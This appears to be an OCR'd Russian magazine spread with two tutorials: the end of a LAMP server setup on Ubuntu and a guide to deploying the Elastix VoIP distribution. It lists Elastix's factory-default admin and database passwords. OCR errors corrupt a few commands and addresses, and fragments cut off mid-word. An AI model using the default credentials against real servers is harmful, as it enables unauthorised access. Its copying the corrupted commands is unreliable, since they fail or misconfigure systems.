gateway 192.168.0.10
```

Настраиваем сетевые интерфейсы



dvd
На прилагаемом к журналу диске ты найдешь весь софт, упоминаемый в статье, а также видеоролик, где показано, как развернуть архитектуру LAMP.

Обновляем список пакетов и затем — полностью — систему:

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

Если SSH-сервер во время инсталляции системы не устанавливался, делаем это сейчас. Заодно установим пакет «ntp», который обеспечит нам автоматическую синхронизацию времени:

```
$ sudo apt-get install openssh-server ntp ntpdate
```

Новичкам для правки файлов и навигации, возможно, удобнее будет использовать файловый менеджер Midnight Commander:

```
$ sudo apt-get install mc console-cyrillic
```

Теперь достаточно набрать «mc», и появится окно удобного файлового менеджера, подобного старому доброму нортону. Второй пакет необходим для локализации консоли, — иначе сообщения, выводимые на русском, будут нечитаемы. В 8.04.1 ссылка для автоматической загрузки console-cyrillic отсутствует, поэтому нужно каждый раз запускать его вручную, либо переконфигурировать пакет. Вводим:

```
$ sudo dpkg-reconfigure console-cyrillic
```

Скрипт задаст несколько простых вопросов касательно переключателя раскладки, шрифта, кодировки (Unicode) и автоматической установки настроек при старте системы.
Итак, «L» уже готов к работе, остался «AMP».

УСТАНОВКА МУСКУЛА, АПАЧА И PHP

Ставим пакеты для MySQL:

```
$ sudo apt-get install mysql-server mysql-client
```

В процессе установки должен появиться запрос на ввод пароля администратора базы данных. Если этого не произошло, устанавливаем пасс самостоятельно:

```
$ sudo mysqladmin -u root password пароль
```

Пробуем подключиться к базе данных и получить список таблиц:

```
$ mysql -u root -p
Welcome to the MySQL monitor. Commands end with
; or \g.
Your MySQL connection id is 16
Server version: 5.0.51a-3ubuntu5.1 (Ubuntu)
mysql> use mysql;
mysql> show tables;
mysql> quit;
```

В настройках по умолчанию мускул будет отрабатывать только локальные подключения:

```
$ cat /etc/mysql/my.cnf | grep bind-address
bind-address   = 127.0.0.0
```

Проверяем, прослушивается ли порт 3306/tcp:

```
$ netstat — ant | grep 3306
tcp    0        0       127.0.0.0:3306
0.0.0.0:*       LISTEN
```

Из соображений безопасности этот порт можно отключить и использовать локальный сокет mysql.sock. Для этого добавим в секцию [mysqld] файла /etc/mysql/my.cnf директиву «skip-networking» и перезапустим сервер:

```
$ sudo /etc/init.d/mysql restart
```

Основные конфигурационные файлы LAMP в Ubuntu

/etc/network/interfaces — настройка сетевых интерфейсов
/etc/hostname — сетевое имя узла
/etc/hosts — соответствие имени и IP (локальный DNS)
/etc/resolv.conf — IP-адреса DNS-серверов
/etc/apt/sources.list — используемые APT-репозитарии пакетов
/etc/mysql/my.cnf — настройка MySQL
/etc/apache2 — каталог с конфигурационными файлами веб-сервера
/etc/apache2/apache2.conf — основной файл настройки Apache
/etc/apache2/conf.d/fqdn — имя (ServerName) веб-сервера по дефолту
/etc/apache2/envvars — основные переменные Apache
/etc/apache2/sites-available/default — сайт по-умолчанию
/etc/php5 — файлы настроек PHP5



info

• Ядро Ubuntu Server Edition специально оптимизировано для работы на сервере за счет Tickless, No Preemption, Deadline I/O, PAE и 100Hz.

• О повышении безопасности веб-сервера читай в статье «Возьми индейца под защиту», опубликованной в][_10_2007.

трибутиве отсутствуют — не беда. Просто сними соответствующие комментарии в php.ini:

$ sudo nano /etc/php5/apache2/php.ini

```
; Максимальный размер загружаемого файла. Вспомни о нем, когда WordPress откажется понимать файл большего размера.
upload_max_filesize = 6M
; Подключение модулей для работы с MySQL
;extension=mysql.so
;extension=mysqli.so
; Безопасный режим запрещает скриптам производить любые действия, которые являются небезопасными для Web-сервера (будь внимателен, не все CMS его любят)
safe_mode=on
; Перечень функций, использование которых запрещено в пользовательских скриптах
disable_functions=system,exec
```

Вообще, параметров в php.ini довольно много. Советую уделить время их изучению.

НАСТРОЙКА ВИРТУАЛЬНЫХ ХОСТОВ

Веб-сервер Apache разрешает использовать несколько вариантов выделения пользователям места под собственный веб-сайт. Самый простой — это подкаталог в корне веб-сервера. Например, создаем каталог /var/www/site1. Теперь к нему можно обратиться как http://localhost/site1. Но это не всегда удобно, ведь каждый сайт обычно имеет свое уникальное доменное имя. Еще один вариант — разрешить пользователям, имеющим учетные записи в системе, самостоятельно создавать веб-ресурсы. Активировать такую функциональность можно при помощи параметра UserDir. Вариантов тут, как обычно, несколько — чаще всего под веб-сервис используют подкаталог public_html в домашней директории пользователя. Заносим в apache2.conf строку:

```
UserDir public_html
```

И подгружаем модуль userdir:

```
$ sudo a2enmod userdir
```

Эта команда соответствует добавлению в apache2.conf таких строк:

```
LoadModule  userdir_module  /usr/lib/apache2/
modules/mod_userdir.so
…
<IfModule mod_userdir.c>
  UserDir public_html
  UserDir disabled root

  <Directory /home/*/public_html>
    AllowOverride FileInfo AuthConfig Limit
    Options MultiViews Indexes SymLinksIf \
      OwnerMatch IncludesNoExec
  </Directory>
</IfModule>
```

Теперь любому пользователю достаточно создать в своем домашнем каталоге поддиректорию public_html (mkdir -m 755 ~/public_html), и его содержимое будет доступно по адресу http://localhost/~user. Адрес можно сделать приятнее глазу, немного поэкспериментировав с UserDir (за детальным описанием и примерами обращайся к httpd.apache.org/docs/2.2/mod/mod_userdir.html). И третий, самый популярный вариант — виртуальные хосты. В этом случае все узлы, висящие на одном IP (и одном Apache), будут иметь свое имя, по которому веб-сервер и определит, из какого каталога следует отдавать файл.
Управление виртуальными хостами в Apache организовано аналогично модулям, — в /etc/apache2/sites-available помещаем файл с описанием, а командой a2ensite с названием файла его включаем. Да, конечно, нам под силу описать все узлы в apache2.conf, но это не очень удобно. Просмотрев список ссылок в sites-enabled, можно быстро узнать, сколько сейчас виртуальных серверов активно, и при необходимости легко включить или отключить любой из них.
В sites-available уже находится файл default, который описывает узел по умолчанию. Его можно использовать как шаблон (этот же узел будет отвечать, если к серверу обратиться по IP-адресу, а не по имени):


```
$ sudo cp /etc/apache2/sites-available/default
/etc/apache2/sites-available/server.com
```

$ sudo nano /etc/apache2/sites-available/server.com

```
NameVirtualHost server.com

<VirtualHost server.com>
  ServerAdmin webmaster@server.com
  # Каталог виртуального хоста
  DocumentRoot /var/www/server.com

  <Directory /var/www/server.com>
```



Проверяем работу мускула

```
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny
    allow from all
  </Directory>

  # Для CGI-скриптов
  ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
  <Directory "/usr/lib/server.com/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
    </Directory>

  # Журналирование событий
  ErrorLog /var/log/apache2/error.log
  LogLevel warn
  CustomLog /var/log/apache2/access.log
  ServerSignature On
</VirtualHost>
```

Смотрим, с правами какого пользователя работает веб-сервер (в Ubuntu эти данные вынесены в отдельный файл):

```
$ cat /etc/apache2/envvars
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
```

Создаем каталог, в котором будут находиться файлы сервера, устанавливаем его владельцем учетную запись www-data и включаем новый сайт:

```
$ sudo mkdir /var/www/server.com
$ sudo chown www-data:www-data /var/www/server.com
$ sudo a2ensite server.com
```

При необходимости заносим данные об имени компьютера в /etc/hosts, перезапускаем веб-сервер и пробуем зайти на server.com.

ЗАКЛЮЧЕНИЕ

Мы получили полностью работоспособный веб-сервер с поддержкой PHP и MySQL, который можно использовать для хостинга, биллинга, форума или при разработке скриптов. Схему можно расширять: настроить поддержку SSL и квот, задействовать ModSecurity для защиты веб-приложений как от известных, так и еще неизвестных атак, установить Webalizer или AWStats для сбора и визуализации статистики. Тем, у кого мало опыта работы с MySQL, не помешает веб-интерфейс phpMyAdmin. Неплохо зарекомендовал себя и Webmin, позволяющий управлять всеми компонентами LAMP при помощи локализованного веб-интерфейса.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Эластичная VoIP-платформа

ELASTIX: ГИБРИДНОЕ РЕШЕНИЕ ДЛЯ БЫСТРОГО И ПРОСТОГО РАЗВЕРТЫВАНИЯ VOIP-ТЕЛЕФОНИИ

Создание своего VoIP-сервиса с использованием свободных компонентов — дело далеко не простое. Администратору требуется знать не только основы работы с *nix-системами, но и специфику VoIP и конкретных программ. Впрочем, задачу можно упростить, если обратиться к специализированным решениям.


МУКИ ВЫБОРА

Использование стандартного дистрибутива Linux, пусть даже хорошо известного администратору, имеет свои слабые стороны. В пакетных репозитариях сегодня редко встретишь полный набор необходимых программ (да еще и последних версий), а значит, все придется собирать, устанавливать и обновлять вручную. Это займет много времени и сил, ведь кроме системы, зависимостей, Asterisk и драйверов к оборудованию VoIP, придется разбираться с установкой веб-интерфейса, системы учета звонков и т.д. Специализированное решение не требует глубоких знаний (хотя они и приветствуются), — настройки просты и понятны любому, кто хорошо представляет конечный результат. Разработчики обычно сами следят за новинками ПО и предлагают обновления при помощи собственных репозитариев.


На сегодняшний день уже имеется несколько подобных решений. Так, Digium (компания-разработчик Asterisk) предлагает свой вариант — дистрибутив **AsteriskNOW** (www.asterisknow.org). Последняя стабильная версия 1.0.2 построена на основе одноименного веб-интерфейса и системы сборки rBuilder Online дистрибутива **rPath Linux** (www.rpath.com). Собственно, веб-интерфейс AsteriskNOW, используемый в этом дистрибутиве, находится в стадии активной разработки, и многие необходимые функции отсутствуют. С его помощью можно выполнить лишь ряд базовых операций настройки сервиса VoIP и ничего более. Вероятно, потому что его возможности сильно уступают аналогичным решениям сторонних разработчиков, в новом релизе будет добавлен FreePBX (интерфейс для удобного конфигурирования Asterisk, www.freepbx.org), который и будет использоваться по умолчанию. Следующий кандидат — **Trixbox** (www.trixbox.org) — доступен в двух вариантах: коммерческом (Pro) и свободном — Trixbox CE (Community Edition). Создан он на базе компонентов LAAMP (Linux, Apache, Asterisk, MySQL и PHP), и в качестве интерфейса управления предложен FreePBX



Инсталлятор Anaconda в Elastix



Информация о системе



Дополнительные функции (например, сервер e-mail) делают Elastix еще более привлекательным

с некоторыми собственными модулями. Удобен он тем, что в нем изначально присутствует система биллинга и панель оператора (Flash Operator Panel). Текущая версия базируется на CentOS 5.1. Чтобы получить доступ к репозитарию пакетов, следует зарегистрироваться на сайте разработчика. Только после этого можно будет установить такие приложения, как Jabber и SugarCRM. На использование во встроенных устройствах (CPU — 200 МГц, RAM — 64 Мб) ориентирован **AskoziaPBX** (www.askozia.com), базирующийся на m0n0wall (FreeBSD 6.2) и Asterisk 1.4. В качестве интерфейса использован несколько переработанный AsteriskNOW. Кстати, имеются и русифицированные модули голосовых сообщений.

ВЫБОР СДЕЛАН

После анализа всех предложений был выбран Elastix (elastix.org). В настоящее время он является наиболее оснащенным и удобным в работе решением. Используя Elastix, можно создать не только полнофункциональный VoIP-сервис, но и некоторые другие сервисы обмена информацией. В стандартную поставку, кроме LAMP, входят: Postfix и Cyrus-IMAP, почтовый веб-интерфейс RoundCubeMail, Jabber-сервер OpenFire, факс-сервер HylaFax, две CRM-системы (Customer Relationship Management, управление взаимоотношениями с клиентами) — SugarCRM и VTigerCRM, система биллинга A2Billing, сервер DHCP и многие другие компоненты. Для настроек всех этих функций используется понятный веб-интерфейс собственной разработки. Причем, в отличие от других дистрибутивов, в Elastix интерфейс изначально локализован.

Elastix построен на CentOS 5, с которым он полностью совместим по пакетам. Разработчики дополнили стандартный Asterisk собственными утилитами и модулями сторонних производителей. Отмечается, что дистрибутив оптимизирован с учетом возможной работы на виртуальных машинах вроде VirtualBox, VMWare или XEN. Распространяется все это дело по лицензии GNU GPL.

УСТАНОВКА ELASTIX

Период детских болезней (багов, то бишь) для Elastix миновал. Последней актуальной версией является 1.3, которую можно получить по ссылкам на странице Downloads. Отдельно предложен образ для VMWare. Кроме того, в Tools находим образ CentoOS2Elastix, позволяющий превратить CentOS в Elastix. Программа установки Anaconda полностью совпадает с инсталлятором популярного дистрибутива RedHat Linux, от которого, собственно, и произошел CentOS. Поэтому все руководства для любого из этих дистрибутивов будут действительны. Для примера можно почитать документацию, расположенную по адресу www.rhd.ru/docs/manuals/enterprise. К сожалению, четкие указания насчет аппаратных средств дать невозможно, слишком много здесь тонкостей и нюансов. Поэтому за примерными конфигурациями компьютеров отсылаю на страницу сайта voip.rus.net «Производительность Asterisk-систем» (voip.rus.net/tiki-index.php?page=Asterisk+dimensioning).

В зависимости от планируемой нагрузки выбери наиболее близкий вариант (хотя это тоже не догма). Разработчики упростили процесс установки Elastix за счет использования файлов автоматизации KickStart. В ISO-образе таких файлов три. В обычном варианте установки администратору будет задано всего лишь несколько вопросов: клавиатурная раскладка, часовой пояс, пароль суперпользователя root. Под систему отводится жесткий диск целиком, и все необходимые разделы будут созданы автоматически. Также без лишних запросов устанавливаются пакеты. Сетевые интерфейсы настраиваются на получение IP-адреса от DHCP-сервера. Нажав клавиши от <F1> до <F5>, можно получить справку по дополнительным параметрам. Сам процесс установки происходит в псевдографическом режиме, перемещение между элементами производится при помощи стрелок и клавиши табуляции. Выбор или отмена выбора нужного пункта — <Пробел> или <Enter>.

Несколько больше свободы предоставляет вариант Advanced, активируемый вводом в загрузочном меню параметра «advanced». Здесь уже возможна ручная разметка диска и настройка сетевых интерфейсов.

После перезагрузки система полностью готова к настройкам сервисов через веб-интерфейс. Регистрация в консоли может понадобиться только в том случае, когда сетевой интерфейс не сконфигурирован при установке. Для его настройки следует вызвать программу netconfig и в появившемся окне




warning

Флажок напротив «Allow Anonymous Inbound SIP Calls?» должен быть установлен в «No», иначе любой пользователь сможет подключиться к серверу и осуществлять звонки.

Список логинов и паролей по умолчанию к сервисам Elastix

Интерфейс	Логин	Пароль
Elastix	admin	palosanto
freePBX	admin	admin
Flash Operator Panel	admin	eLaStIx.2oo7
Calling Cards	admin	mypassword
SugarCRM	admin	password
vTiger	admin	admin
OpenFire	admin	Указывается во время настройки сервиса
RoundCubeMail	В виде user.domain.com	Указывается при создании новой записи
MySQL	root	eLaStIx.2oo7



Вход в VTigerCRM

заполнить нужные параметры. Удаленное управление с использованием консоли выполняется по протоколу SSH (в комплект Elastix входит OpenSSH-сервер).

ЗНАКОМСТВО С ВЕБ-ИНТЕРФЕЙСОМ

Теперь можно подключаться к веб-интерфейсу, для чего вводим в браузере IP-адрес сервера. Для регистрации используем учетную запись «admin» и пароль «palosanto». По умолчанию установлен английский язык интерфейса. Для смены на русский переходим в меню System → Preferences → Language. Пока интерфейс переведен лишь частично. Кроме того, в создаваемых графиках иногда появляется нечитаемый текст. В целях безопасности следует изменить пароль администратора. Это можно сделать в Система → Пользователи, затем выбрать в меню слева Users, отметить учетную запись admin и нажать кнопку «Редактировать».

Веб-интерфейс состоит из семи основных вкладок. Их названия вполне отвечают назначению, поэтому разобраться легко. Внутри основных вкладок есть подменю, где можно получить доступ к конкретным настройкам.

Во вкладке «Система» также можно активировать и настроить встроенный DHCP-сервер, создать группы и наделить их правами. Группа, к которой принадлежит пользователь, задается при создании учетной записи; впоследствии группу легко сменить. Пользователь может быть членом только одной группы. В других подменю находятся пункты, позволяющие — загрузить модуль, найти оборудование, завершить работу системы, обновить пакеты, произвести резервирование и восстановление системы. Файл с именем elastixbackup-дата*, содержащий резервную копию, помещается в каталог `/var/www/html/backup`. Настройка почтового сервера, учетных записей и перенаправление почты производится в меню Email. Здесь же находится подменю для доступа к RoundCubeMail. Аналогично, все настройки OpenFire собраны в меню IM. По умолчанию этот сервис неактивен. После нажатия на ссылку запустится мастер настройки сервиса, и в дальнейшем работа с OpenFire — стандартна. Меню «Отчеты» полностью отвечает своему названию. Здесь можно узнать статистику звонков и использования каналов. Подменю «Биллинг» содержит дополнительные пункты, в которых указываются тарифные планы и различные отчеты. В меню «Дополнительно» находятся пункты для доступа к SugarCRM, VTigerCRM и платформе для работы с карточками. В подменю «Загрузки» разработчики собрали ссылки на протестированные и рекомендуемые для совместного использования с Elastix приложения (софтфоны, IM-клиенты и факс-утилиты).

Настройки виртуальных факсов производятся в меню «Факс». Здесь же указывается электронный адрес, на который будут отсылаться сообщения о получении нового факса. Реализован поиск по принятым сообщениям. Зайдя в Template Email, следует установить шаблон сообщения, используемого при отправке факса. Среди документации на сайте проекта есть три видеоурока, где показано, как настроить HylaFax и отправить сообщение с клиентского компьютера.

Учитывая, что большая часть сервисов уже работает после установки, можно сразу приступать к настройкам.

НАСТРОЙКА SIP-АККАУНТА

Все связанное с настройками Asterisk размещено во вкладке PBX. При необходимости, выбрав «Unembedded freePBX», можно вместо инструментов, предлагаемых Elastix, перейти на интерфейс FreePBX. Доступ к CLI Asterisk находится в подменю «Командная строка Asterisk». Для более тонкой настройки возможна и ручная правка конфигурационных файлов Asterisk. Для примера рассмотрим создание нового SIP-аккаунта. В «General Setting» указываются общие настройки. Например, в «Asterisk Dial command options» по умолчанию установлено «tr», что означает разрешение передачи вызова вызываемой стороной по нажатию «#» и обычные гудки. Записав вместо «r» букву «m», можно заменить гудки приятной музыкой (MusicOnHold). Она будет сопровождать абонента, пока ему не ответят. В этом же меню настраивается формат времени, страна и почтовые адреса для отправки факсов.

Проследи, чтобы флажок напротив «Allow Anonymous Inbound SIP Calls?» был установлен в «No», иначе любой пользователь сможет подключиться к серверу и нагло осуществлять звонки. Теперь переходим в подменю «Конфигурирование УАТС» и в раскрывающемся списке «Device» выбираем тип устройства. Для софтфона это будет «Generic SIP Device», хотя некоторые реализации поддерживают и протокол IAX2. После нажатия на кнопку «Submit» появится окно, в котором указываем параметры нового клиента. Все поля заполнять не требуется, всегда можно вернуться и подкорректировать настройки. Обрати внимание на подсказки, появляющиеся при наведении курсора на некоторые параметры. В поле «User Extension» вводим номер абонента, в «Display Name» — имя, выводимое при звонке. В поле «secret» указывается пароль для доступа к номеру, а для софтовых телефонов здесь можно использовать и буквенно-цифровую комбинацию.




info

• Flash Operator Panel позволяет наблюдать за активностью Asterisk в реальном времени, отслеживать активность абонентов, управлять соединениями с помощью простых операций, просматривать статус, прослушивать и прерывать звонки и многое другое.


• По умолчанию в настройках клиента голосовая почта отключена.

• Настройка Asterisk детально освещена в статьях «Строим телефонную сеть» (X_11_2007), «Под знаком VoIP» (X_12_2007), «VoIP особого назначения» (X_01_2008), «Звездные счета» (X_02_2008).





Настройки параметров SIP



В Tribox CE в качестве интерфейса используется FreePBX

После заполнения нужных полей нажимаем «Submit». Новая учетная запись должна появиться в поле справа. Если новые настройки требуют перезапуска Asterisk, в верхней части окна появляется надпись «Apply Configuration Changes Here» на красном фоне. Нажимаем на нее и пробуем подключиться клиентом. По умолчанию в настройках клиента голосовая почта отключена. Для ее активации нужно перейти в поле «Voicemail & Directory» и установить значение «Status» в «Enable». Для доступа к голосовой почте в «Voicemail Password» введи пароль (пользователь затем может его изменить, зайдя в меню «*98»). Так как пользователь будет набирать пассворд, используя кнопки телефона, пароль должен состоять только из цифр. Чтобы получать сообщения о наличии голосовой почты на e-mail, надо ввести адрес в поле «Email Address» и «Pager Email Address». В последнем указывается номер для отправки коротких сообщений в виде SMS. При помощи нескольких переключателей указываются дополнительные возможности. Например, установка «Email Attachment» в «yes» разрешит отправку голосового сообщения в качестве почтового вложения.

После того, как будет разрешен VoiceMail, появятся дополнительные меню. В «Gabcast Configuration» настраивается запись переговоров в www.gabcast.com (для чего нужна действующая учетная запись на этом сервисе — бесплатно предоставляется до 200 Мб места под запись). В «Add Follow Me Settings» указывается список альтернативных номеров и алгоритм их выбора в том случае, если абонент не отвечает на звонок. Окончательное решение по неотвеченному звонку указывается в поле «Destination if no answer». Здесь можно положить трубку, перенаправить звонок другому абоненту, записать сообщение или выполнить любую другую команду Asterisk. Специальные номера, используемые в Elastix для доступа к голосовой почте, парковки и записи вызова, настраиваются в «Feature Codes». Перед созданием номеров ознакомься с имеющимися здесь установками, чтобы не использовать зарезервированные номера. Описание номера для доступа к голосовой почте находится в поле «VoiceMail». В нашем случае — это «*98». Набираем его в телефоне, вводим свой номер и пароль для доступа к голосовой почте. Другой способ прослушать оставленное сообщение: воспользоваться веб-интерфейсом PBX — «Голосовая почта». Но чтобы пользователь смог в нем зарегистрироваться, сначала следует перейти в Система → Пользователи и создать новую системную учетную запись. Номер телефона, который будет привязан к этому пользователю, указывается в поле «Extension».

Elastix предоставляет еще одну удобную функцию — сканирование выбранного диапазона IP-адресов для поиска клиентов. Администратор в ответ на запрос в подменю «Endpoint Configuration» получает список абонентов с указанием их IP- и MAC-адресов, номеров, типов телефонов и статуса.

Возможность проведения конференции по умолчанию отключена. Для ее активации и настройки перейди в подменю Conference.

ПОДКЛЮЧЕНИЕ ВНЕШНИХ КАНАЛОВ

Теперь, когда пользователи могут общаться между собой внутри дома/универа/офиса, перейдем к настройке внешних соединений. Поддерживаемые интерфейсные карты обнаруживаются автоматически. Для проверки следует перейти в Система → Обнаружение оборудования. Если в списке нет нужного устройства, нажми кнопку «Сканировать оборудование». С картами-клонами X100P (www.voip-info.org/wiki/view/X100P+clone), как правило, проблем не возникает. Настройка внешних каналов производится в подменю «Trunk». Под термин «канал» в Asterisk попадает как VoIP-провайдер, так и канал, предоставляемый интерфейсной картой. Это и предстоит выбрать на первом шаге мастера. Далее заполняем параметры. В «Outbound Caller ID» записываем Caller ID, который будет отправлен удаленному абоненту при исходящем вызове по этому каналу. Поле имени для Caller ID указывается в двойных кавычках, а поле номера — внутри символов <> («Sergej» <12345>). Указав число в поле «Maximum channels», можно ограничить количество одновременных звонков, совершаемых по этому каналу. В поле «Dial Rules» заносится план набора для 